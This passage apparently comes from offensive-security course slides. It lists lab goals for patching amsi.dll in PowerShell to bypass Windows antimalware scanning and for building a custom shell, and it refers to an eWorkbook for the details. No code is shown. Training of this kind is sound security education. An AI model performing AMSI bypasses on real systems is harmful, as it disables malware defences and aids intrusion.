
- Patch a PowerShell process with amsi.dll loaded
- Observe how data is being passed in for analysis
- Explore various methods to patch amsi.dll

Lab 5.4: AMSI No More
Please refer to the eWorkbook for the details of this bootcamp challenge.

Lab 5.5: ShadowCraft

- Create a basic shell
- Implement features covered in this section
- Implement thorough error checking

Lab 5.5: ShadowCraft
Please refer to the eWorkbook for the details of this bootcamp challenge.



Course Resources and Contact Information
Please feel free to reach out to the course author.